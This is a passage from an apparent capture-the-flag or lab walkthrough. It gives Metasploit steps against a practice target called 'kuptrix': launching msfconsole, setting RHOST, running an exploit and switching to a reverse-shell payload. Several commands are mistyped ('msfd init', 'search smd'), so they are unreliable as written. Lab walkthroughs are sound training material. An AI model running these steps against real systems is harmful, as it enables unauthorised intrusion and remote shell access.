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

13. Set up and start the Metasploit Framework: **sudo msfd init && msfconsole**

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

14. Check connetcivity of IP here: **ping <IP>**

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



15. Search for smd: **search smd**



16. Specify the remote host (target) IP address that you intend to interact with or attack: **set RHOST <ip>**

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

17. Run exploit:**exploit**

    It will exploit

    If it didn't work then specify any payload: **set payload generic/shell_reverse_tcp**

    and then **run**

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

Successful exploit of kuptrix:

